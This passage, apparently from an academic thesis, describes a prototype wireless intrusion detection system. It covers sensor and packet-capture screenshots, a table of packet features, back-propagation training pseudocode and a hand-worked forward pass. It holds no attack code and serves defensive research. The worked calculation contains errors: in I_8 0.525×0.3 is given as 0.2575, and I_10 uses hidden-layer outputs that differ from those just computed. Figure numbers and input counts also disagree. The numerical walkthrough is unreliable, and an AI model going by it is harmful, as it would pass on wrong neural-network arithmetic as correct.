Server: localhost | Role: Superuser | Username: SYSDBA   Unacknowledged Alerts: 181   Last Log: New ETL Sensor connected to server: 00:11:F5:3

**Figure 33: Console window with unknown sensor**

Once the sensor is configured to send data to the server, the sensor is displayed in the Console. Figure 34 shows our sensor in a communication state.


Network Chemistry - RFprotect Console : localhost
File Edit Window Help
Dashboard Network Alerts RF Environment Locate Shield Reports Configuration
Known Stations | Notification Control | PolicyEnforce Sensors | Sensor Templates | Locations | Switches | Automated Reports | Internal System Log |
Pause Refresh Sensor Properties Sensor Manager Add Sensor Delete Sensor

| Name | Status | Address | IP Address | Template | Comm Mode | Locatic |
|---|---|---|---|---|---|---|
| ✓ Sensor #1 | | 00:11:F5:3B:41:FC | 192.168.0.100 | | ETL | |


Server: localhost | Role: Superuser | Username: SYSDBA   Unacknowledged Alerts: 183

**Figure 34: Console window with sensor**

*Monitoring and capturing packets*

Once the sensor is configured, it is able to detect all wireless networks around it as can be seen in figure 35 below. Then we select the AP from which we want to capture the packets, we right click on it and select external capture as shown in figure 36.

It is worth noting here that the Network chemistry RFprotect sensor is a capture device for Packetyzer. Packetyzer is a packet capture program that is installed with the Network Chemistry RFprotect software. Figure 36 shows Packetyzer has been used to capture packets in WiFiMiner. The RFprotect is a signature-based Intrusion protection system for 802.11a/b/g wireless connections that is used to detect rogue devices, intrusion and DOS attacks. It is not capable of detecting new or unknown attacks unless the signature of that attack is updated in the RFprotect server.




| Address/SSID | Type | Chan | Signal | Packets Rx/Tx | Last Seen |
|---|---|---|---|---|---|
| SiemensSub ED:8C:C6 - Curp Cottage | 802.11bg | 11 | -89 | 0 / 814 | 09/20/07 at 16:56:01 |
| Intel:EB:7C:E7 | 802.11bg | 6 | -61 | 3367 / 23101 | 09/20/07 at 17:37:32 |
| Intel:5D:C1:43 | 802.11b | 6 | -128 | 238 / 0 | 09/20/07 at 15:05:19 |
| HonHaiPrec:51:A9:DD | 802.11bg | 6 | -64 | 52740 / 60160 | 09/20/07 at 17:54:06 |
| GemtekTech:81:69:25 | 802.11bg | 6 | -89 | 17 / 2419 | 09/20/07 at 17:53:21 |
| GemtekTech:7E:88:19 | 802.11bg | 6 | -82 | 1734 / 4993 | 09/20/07 at 17:54:11 |
| D-Link:F9:79:EA - dlink | 802.11bg | 6 | -94 | 0 / 11 | 09/20/07 at 14:44:29 |
| D-Link:BF:C0:CA - woodlab | 802.11b | | -29 | 7 / 32130 | 09/20/07 at 17:54:06 |
| D-Link:9D:E5:CA - Brennan House Apts | 802.11b | | -88 | 366 / 14433 | 09/20/07 at 17:54:06 |
| D-Link:56:DD:11 - HotSpot | 802.11b | | -91 | 0 / 280 | 09/20/07 at 17:35:37 |
| D-Link:3F:5A:9F | 802.11b | | -90 | 1091 / 98 | 09/20/07 at 16:52:56 |
| D-Link:30:D2:69 | 802.11b | | -34 | 2334 / 3600 | 09/20/07 at 17:37:32 |
| D-Link:1A:BA:E4 - 814 | 802.11b | | -54 | 1363 / 9279 | 09/13/07 at 12:58:23 |
| D-Link:16:5A:74 - default | 802.11b | | -89 | 4770 / 59 | 09/20/07 at 14:29:54 |
| Cisco:F4:29:DF | 802.11b | | -85 | 167 / 57 | 09/20/07 at 06:55:15 |
| Cisco:34:BF:4C - Como | 802.11b | | -91 | 0 / 4734 | 09/20/07 at 16:58:36 |
| Cisco:80:BE:8E | 802.11b | | -33 | 6558 / 16925 | 09/20/07 at 17:54:06 |
| Cisco:4C:06:6F - HomeBoy | 802.11b | | -91 | 0 / 537 | 09/20/07 at 16:15:07 |
| AskeyCompu:35:40:B9 | 802.11bg | 5 | -61 | 787 / 2161 | 09/20/07 at 02:07:31 |
| 00:1B:77:78:54:E3 | 802.11bg | 6 | -91 | 1694 / 278 | 09/20/07 at 14:50:25 |

Network Statistics: Total Clients: 13 Total APs: 13 Total AdHoc: 0 Filter: All

Filter by Location: All Locations

Server: localhost | Role: Superuser | Username: SYSDBA Unacknowledged Alerts: 192 Last Log: Firmware in sensor 00:11:F5:38:41:FC does not s

**Figure 35: Console with access points and clients**


Packetyzer - [Capture Session [Capturing]]
File Edit Session Utilities Window Help
Selection
Decode Protocols Connections Statistics Wireless Capture Filter
Apply
Edit...
Reset

```
Received: 32552        Passed Filter: 1242        Memory: 48.7%

Frame 738 (110 bytes on wire, 110 bytes captured)
[illegible]
IEEE 802.11
    Type/Subtype: Probe Response (5)
    Frame Control: 0x0050 (Normal)
    Duration: 314
    Destination address: 00:12:f0:eb:7c:e7 (00:12:f0
    Source address: 00:13:46:bf:c0:ca (00:13:46:bf:c
    BSS Id: 00:13:46:bf:c0:ca (00:13:46:bf:c0:ca)
    Fragment number: 0
    Sequence number: 3294
IEEE 802.11 wireless LAN management frame
    Fixed parameters (12 bytes)
    Tagged parameters (39 bytes)
        SSID parameter set: "woodlab"
        Supported Rates: 1.0(B) 2.0(B) 5.5(B) 11.0(B)
        DS Parameter set: Current Channel: 6
        CF Parameter set: CFP count 0, CFP period 2, C
        ERP Information: no Non-ERP STAs, do not use
        Extended Supported Rates: 6.0 9.0 12.0 18.0 2
```

```
Num    Source Address     Dest Address       Summary
28600  00:13:46:bf:c0:ca  ff:ff:ff:ff:ff:ff  IEEE 802.11: Beacon frame,SN
28601  00:13:46:bf:c0:ca  ff:ff:ff:ff:ff:ff  IEEE 802.11: Beacon frame,SN
28602  00:13:46:bf:c0:ca  ff:ff:ff:ff:ff:ff  IEEE 802.11: Beacon frame,SN
28608  00:13:46:bf:c0:ca  00:14:a5:7e:88:19  IEEE 802.11: Probe Response,
28609  00:13:46:bf:c0:ca  00:14:a5:7e:88:19  IEEE 802.11: Probe Response,
28610  00:13:46:bf:c0:ca  00:14:a5:7e:88:19  IEEE 802.11: Probe Response,
28613  00:13:46:bf:c0:ca  ff:ff:ff:ff:ff:ff  IEEE 802.11: Beacon frame,SN
28619  00:13:46:bf:c0:ca  00:14:a5:7e:88:19  IEEE 802.11: Probe Response,
28620  00:13:46:bf:c0:ca  00:14:a5:7e:88:19  IEEE 802.11: Probe Response,
28621  00:13:46:bf:c0:ca  00:14:a5:7e:88:19  IEEE 802.11: Probe Response,
28705  00:13:46:bf:c0:ca  ff:ff:ff:ff:ff:ff  IEEE 802.11: Beacon frame,SN
28789  00:13:46:bf:c0:ca  ff:ff:ff:ff:ff:ff  IEEE 802.11: Beacon frame,SN
28881  00:13:46:bf:c0:ca  ff:ff:ff:ff:ff:ff  IEEE 802.11: Beacon frame,SN
28934  00:13:46:bf:c0:ca  ff:ff:ff:ff:ff:ff  IEEE 802.11: Beacon frame,SN
28949  00:13:46:bf:c0:ca  ff:ff:ff:ff:ff:ff  IEEE 802.11: Beacon frame,SN
28953  00:13:46:bf:c0:ca  ff:ff:ff:ff:ff:ff  IEEE 802.11: Beacon frame,SN
28969  00:13:46:bf:c0:ca  ff:ff:ff:ff:ff:ff  IEEE 802.11: Beacon frame,SN
29055  00:13:46:bf:c0:ca  ff:ff:ff:ff:ff:ff  IEEE 802.11: Beacon frame,SN
29120  00:13:46:bf:c0:ca  ff:ff:ff:ff:ff:ff  IEEE 802.11: Beacon frame,SN
29196  00:13:46:bf:c0:ca  ff:ff:ff:ff:ff:ff  IEEE 802.11: Beacon frame,SN
29223  00:13:46:bf:c0:ca  ff:ff:ff:ff:ff:ff  IEEE 802.11: Beacon frame,SN

Display Filter: wlan.addr == 00:13:46:BF:C0:CA
Adapter: Sensor #1  Status: Capturing
```

**Figure 36: Captured packets using Packetyzer**


## 3.2.2. Data Processor Module:

This module extracts feature vector from the network stream and submits the feature vector to the Back-Propagation (BP) model. Here the feature vector should serve for the description of the network stream. Wireless Network stream itself is not suitable directly as the input of the BP Classifier, so it is necessary to extract some features from the network stream. Feature selection and extraction is one of the pivotal problems in implementing the intrusion detection system. The core of anomaly detection in wireless network lies in selecting features that have enough weight to detect intrusions. For example, attackers look for open ports as a passage through which to enter the network and launch their attacks. It means that features like Ports (source and destination), MAC address (source and destination), Total number of packets and the size of the packet sent in a certain time interval, will play a vital role in detecting the attacks. The features extracted from the wireless network stream forms a feature vector which serves for the description of the packet. After a detailed study of network attacks we have selected the following feature/ attributes to form the feature vector that we hope will be able to detect wireless attacks.

| **Feature/ Attribute** | **Definition** |
|---|---|
| ESSID | The Access Point (AP) Name |
| SrcMAC | Source MAC Address |
| destMAC | Destination MAC Address |
| SrcIP | The source IP address |
| destIP | The destination IP address |
| Packet Size | The number of bytes |
| Time | Time stamp |
| srcPort | Source Port no |
| destPort | Destination Port no |
| Channel | Channel Number |

**Table 20: Wireless Packet Measurement Attributes**

We have used a very powerful tool, Commview for WiFi, in our data processor module to analyze and extract the features for 802.11 a/b/g/n captured wireless packets. With Commview for WiFi, we can easily select which features/ attributes are to be exported into the csv file. A sample of csv file is shown in following figure 37.



| 1 | No | Protocol | Src MAC | Dest MAC | Src IP | Dest IP | Src Port | Dest Port | Time | Size | Signal | Rate | More data | Errors |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 842 | 841 | ARP REQ | Intel:06:6 | Broadcast | 10.0.35.22 | 10.0.1.1 | N/A | N/A | 23:32.7 | 74 | 6 | 1 | WEP/WPA: Not encrypted | |
| 843 | 842 | IP/ICMPv | 00:1B:77:8 | 33:33:00:0 | fe80::25d | ff02::0016 | N/A | N/A | 23:32.7 | 108 | 71 | 1 | WEP/WPA: Not encrypted | |
| 844 | 843 | IP/UDP | 00:1B:77:8 | 33:33:00:0 | fe80::25d | ff02::0001 | 52327 | 5355 | 23:32.7 | 106 | 71 | 1 | WEP/WPA: Not encrypted | |
| 845 | 844 | IP/ICMPv | HonHaiPr | 33:33:FF:0 | fe80::4184 | ff02::0001 | N/A | N/A | 23:32.7 | 104 | 73 | 1 | WEP/WPA: Not encrypted | |
| 846 | 845 | MNGT/BE | ArubaNet | Broadcast | N/A | N/A | N/A | N/A | 23:32.7 | 98 | 11 | 1 | uwindsor(Infra.), Ch.#11 | |
| 847 | 846 | IP/UDP | 00:1E:52:7 | 01:00:5E:7 | 192.168.1 | 239.255.2 | 1900 | 1900 | 23:32.7 | 404 | 25 | 11 | WEP/WPA: Not encrypted | |
| 848 | 847 | CTRL/ACK | N/A | 00:1E:52:7 | N/A | N/A | N/A | N/A | 23:32.7 | 10 | 3 | 2 | WEP/WPA: Not encrypted | |
| 849 | 848 | IP/UDP | 00:1E:52:7 | 01:00:5E:7 | 192.168.1 | 239.255.2 | 1900 | 1900 | 23:32.7 | 404 | 26 | 5.5 | WEP/WPA: Not encrypted | |
| 850 | 849 | CTRL/ACK | N/A | 12:1E:52:7 | N/A | N/A | N/A | N/A | 23:32.7 | 10 | 5 | 2 | WEP/WPA | CRC |
| 851 | 850 | MNGT/BE | Enterasys | Broadcast | N/A | N/A | N/A | N/A | 23:32.7 | 73 | 3 | 2 | CS-WL-2(Infra.), Ch.#11 | |
| 852 | 851 | IP/UDP | 00:1E:52:7 | 01:00:5E:7 | 192.168.1 | 239.255.2 | 1900 | 1900 | 23:32.7 | 404 | 6 | 2 | WEP/WPA | CRC |
| 853 | 852 | IP/ICMPv | HonHaiPr | 33:33:FF:0 | fe80::4184 | ff02::0001 | N/A | N/A | 23:32.7 | 104 | 3 | 1 | WEP/WPA | CRC |
| 854 | 853 | CTRL/CTS | N/A | HonHaiPr | N/A | N/A | N/A | N/A | 23:32.7 | 10 | 3 | 2 | WEP/WPA | CRC |
| 855 | 854 | CTRL/CTS | N/A | HonHaiPr | N/A | N/A | N/A | N/A | 23:32.7 | 10 | 6 | 2 | WEP/WPA: Not encrypted | |
| 856 | 855 | CTRL/CTS | N/A | HonHaiPr | N/A | N/A | N/A | N/A | 23:32.7 | 10 | 6 | 2 | WEP/WPA: Not encrypted | |
| 857 | 856 | MNGT/BE | ArubaNet | Broadcast | N/A | N/A | N/A | N/A | 23:32.8 | 98 | 70 | 1 | uwindsor(Infra.), Ch.#11 | |
| 858 | 857 | IP/UDP | 00:1B:77:8 | 33:33:00:0 | fe80::25d | ff02::000c | 1900 | 1900 | 23:32.8 | 588 | 70 | 1 | WEP/WPA: Not encrypted | |
| 859 | 858 | IP/ICMPv | GemtekT | 33:33:FF:1 | fe80::941 | ff02::0001 | N/A | N/A | 23:32.8 | 104 | 70 | 1 | WEP/WPA: Not encrypted | |
| 860 | 859 | IP/ICMPv | HonHaiPr | 33:33:FF:0 | fe80::95c5 | ff02::0001 | N/A | N/A | 23:32.8 | 104 | 71 | 1 | WEP/WPA: Not encrypted | |
| 861 | 860 | IP/UDP | 00:1B:77:8 | 33:33:00:0 | fe80::25d | ff02::0001 | 52327 | 5355 | 23:32.8 | 106 | 70 | 1 | WEP/WPA: Not encrypted | |
| 862 | 861 | IP/ICMPv | 00:1C:26:3 | 33:33:FF:B | fe80::411 | ff02::0001 | N/A | N/A | 23:32.8 | 104 | 71 | 1 | WEP/WPA: Not encrypted | |
| 863 | 862 | IP/ICMPv | 00:1C:26:3 | 33:33:FF:5 | fe80::411 | ff02::0001 | N/A | N/A | 23:32.8 | 104 | 68 | 1 | WEP/WPA: Not encrypted | |
| 864 | 863 | MNGT/BE | ArubaNet | Broadcast | N/A | N/A | N/A | N/A | 23:32.8 | 98 | 11 | 1 | uwindsor(Infra.), Ch.#11 | |
| 865 | 864 | CC80(unk | 01:14:A5:4 | 8F:15:66:2 | N/A | N/A | N/A | N/A | 23:32.9 | 80 | 3 | 11 | WEP/WPA | CRC |

**Figure 37: Sample preprocessed csv file output by Commview for WiFi**

We have used an ETL tool called MS SQL Server Information Services (SSIS) to load from .cvs file into MS SQL Server database.

## 3.2.3. Detection Module:

The function of this module is to analyze the network stream and to draw a conclusion whether normal or anomalous. To analyze the network stream we have used Back-Propagation (BP) technique, the most widely used neural network technique, which has made a good figure in the field of Pattern Recognition. In fact, the problem to be solved by the intrusion detection system is to differentiate *"Bad Packets"* from *"Good Packets"* in the network stream. In this sense, "Intrusion Detection" can be understood as "Pattern Recognition" to some extent (Jing et al. 2004). From this point of view, we select Back-Propagation model in the design of the NIDS prototype based on the artificial neural networks. There are several conditions which should be considered in the design of the detection module by using Back-Propagation technique:

• *The number of hidden layers:* It is rare to have more than two hidden layers in the neural network structure. For general applications one hidden layer is enough. That's why in the 3-layer Neural Network, we have set one hidden layer in-between input and output layer.

• *The dimension of the input layer and the output layer.* Generally speaking, the dimension of the input layer is the number of the features selected, and the dimension of the output layer is the number of outputs that can be classified by the Detection Module. We have selected 10 attributes from the feature vector as input layer and 1 attribute as output layer.

• *The dimension of the hidden layer.* In contrast with the input layer and the output layer, the dimension of the hidden layer is difficult to determine. There is no deterministic theory that can be applied on this problem. The book (Masters 2006) presented a formula which we have used to determine the dimension of the hidden layer. The formula is as follows:

Hidden Layer = $\sqrt{mn} = \sqrt{1x10} = \sqrt{10} = 3.16$
Where, m = dimension of output layer and n = dimension of input layer.
Therefore, we have taken 3 attributes in the hidden layer for our BP Neural Network.

• *The activation function.* In general, the function
$f(x) = 1/(1+ \exp(-x))$
can be used in the Detection Module.

• *Initialization of the weight and the threshold.* The weight of different neural units and the threshold will be set to a small random number from -1 to 1. By doing so, the convergence of the BP network can be ensured.

After taking these conditions into account carefully, we have designed a prototype Neural Network for our proposed system as follows in figure 38. We have drawn the following figure with 6 inputs to avoid a clumsy figure and also to do step by step demonstration of manual calculation for the training algorithm.




**Figure 38: Neural Network for Proposed System with 10 inputs, 1 outputs and 3 dimensional 1 hidden layer**

As we know, the artificial neural networks can work effectively only when it has been trained correctly. So, the first step of the Detection Module is training. That is to say, given a set of intrusion samples, according to the BP algorithm, the Detection Module will learn what is normal, what is abnormal, and what an intrusion is. When the training target has been reached, the training procedure finished, and the Detection Module has memorized the knowledge on how to analyze and determine whether an intrusion event happens or not. Then the trained Detection Module can be used to analyze the network stream captured by the data collection module. The training algorithm that we have used in our proposed system is as follows in figure 39:

```
Algorithm 2. (Training Algorithm)

Training Algorithm ()
Input: Processed Data – Featured Vector with 6 Attributes (V)
Output: Anomalous Packets (A), Normal Packets (N)
Begin
1.      Set all weights to random values ranging from -1.0 to +1.0
2.      Set an input pattern to the neurons of the net's input layer
3.      Activate each neuron of the following layer:
            -  Multiply the weight values of the connections leading to this
               neuron with the output values of the preceding neurons
            -  Add up these values
            -  Pass the result to an activation function, which computes the
               output value of this neuron
        Repeat this until the output layer is reached
4.      Compare the calculated output pattern to the desired target pattern and
        compute an error value
5.      Change all weight values of each weight matrix using the formula:
            -  weight(old) + learning rate * output error * output(neurons i) *
               output(neurons i+1) * ( 1 - output(neurons i+1) )
6.      Go to step 2
7.      The algorithm ends, if all output patterns match their target patterns
End
```

**Figure 39: Learning Algorithm**

Now we are describing how the training process will be running with the following example: We will follow our neural network structure as in figure 43. We have selected six input variables from the feature vector as following table 21. We have converted all values of the feature vectors into numeric values. To simplify calculation we divide each value by its decimal numbers and take up to precision level 3.

| | |
|---|---|
| SrcMAC | = 00:14:D1:3A:71:E4 = 0014D13A71E4 = 89409614308 |
| | = 89409614308 / 100000000000 = 0.89409614308 |
| | = 0.894 |
| destMAC | = 00:1F:3A:57:5A:49 = 001F3A575A49 = 134122789449 |
| | = 0.134 |

ESSID = ZILLUR = 907376768582
= 0.907

| $x_1$ | $x_2$ | $x_3$ | $x_4$ | $x_5$ | $x_6$ |
|---|---|---|---|---|---|
| SrcMAC | destMAC | srcPort | destPort | Packet Size | ESSID |
| 89409614308 | 134122789449 | 80 | 52580 | 110 | 907376768582 |

| $x_1$ | $x_2$ | $x_3$ | $x_4$ | $x_5$ | $x_6$ |
|---|---|---|---|---|---|
| 0.894 | 0.134 | 0.80 | 0.525 | 0.11 | 0.907 |

**Table 21: Initial Input**

Then we set all weights and biases values to random values ranging from -1.0 to +1.0.

| $w_{17}$ | $w_{18}$ | $w_{19}$ | $w_{27}$ | $w_{28}$ | $w_{29}$ | $w_{37}$ |
|---|---|---|---|---|---|---|
| 0.2 | -0.3 | 0.4 | 0.1 | -0.5 | 0.2 | -0.3 |

| $w_{38}$ | $w_{39}$ | $w_{47}$ | $w_{48}$ | $w_{49}$ | $w_{57}$ | $w_{58}$ |
|---|---|---|---|---|---|---|
| -0.2 | 0.1 | -0.2 | 0.3 | - 0.1 | -0.4 | 0.3 |

| $w_{59}$ | $w_{67}$ | $w_{68}$ | $w_{69}$ | $w_{710}$ | $w_{810}$ | $w_{910}$ |
|---|---|---|---|---|---|---|
| -0.2 | 0.5 | -0.3 | -0.5 | 0.2 | 0.4 | -0.4 |

**Table 22: Initial weights**

| $\theta_7$ | $\Theta_8$ | $\theta_9$ | $\theta_{10}$ |
|---|---|---|---|
| -0.4 | 0.2 | 0.5 | 0.3 |

**Table 23: Initial bias values**

Now we will calculate Net Inputs to Hidden Layer using the following equation:

$$I_j = \sum_i w_{ij} O_i + \theta_j$$

where, $I_j$ is net input for unit *j*,

$w_{ij}$ is the weight of the connection from unit *i* in the previous layer to unit *j*,

$O_i$ is the output of unit *i* from the previous layer, and

$\theta_j$ is the bias of the unit *j*.

$I_7$ $= 0.894 \times 0.2 + 0.134 \times 0.1 + 0.80 \times (-0.3) + 0.525 \times (-0.2) + 0.11 \times (-0.4) + 0.907 \times 0.5 + (-0.4)$
$= 0.1788 + 0.0134 - 0.24 - 0.105 - 0.044 + 0.4535 - 0.4 = 0.6457 - 0.789$
$= - 0.1433$

$I_8$ $= 0.894 \times (-0.3) + 0.134 \times (-0.5) + 0.80 \times (-0.2) + 0.525 \times 0.3 + 0.11 \times 0.3 + 0.907 \times (-0.3) + 0.2$
$= - 0.2682 - 0.067 - 0.16 + 0.2575 + 0.033 - 0.2721 + 0.2 = - 0.7673 + 0.4905$
$= - 0.2768$

$I_9$ $= 0.894 \times 0.4 + 0.134 \times 0.2 + 0.80 \times 0.1 + 0.525 \times (-0.1) + 0.11 \times (-0.2) + 0.907 \times (-0.5) + 0.5$
$= 0.3576 + 0.0268 + 0.08 - 0.0525 - 0.022 - 0.4535 + 0.5 = 0.9644 - 0.528$
$= 0.4364$

Output for hidden layer, $O_i = 1 / (1 + e^{-I_j})$

$O_7$ $= 1 / (1 + e^{0.1433}) = 1 / (1 + 1.154076) = 1 / 2.154076 = 0.464236$

$O_8$ $= 1 / (1 + e^{0.2768}) = 1 / (1 + 1.318903) = 1 / 2.318903 = 0.431238$

$O_9$ $= 1 / (1 + e^{-0.4364}) = 1 / (1 + 0.646359) = 1 / 1.646359 = 0.6074$

Net Input for output layer, $I_j = \sum_i w_{ij} O_i + \theta_j$

$I_{10}$ $= 0.4642 \times 0.2 + 0.4013 \times 0.4 + 0.2689 \times (- 0.4) + 0.3$
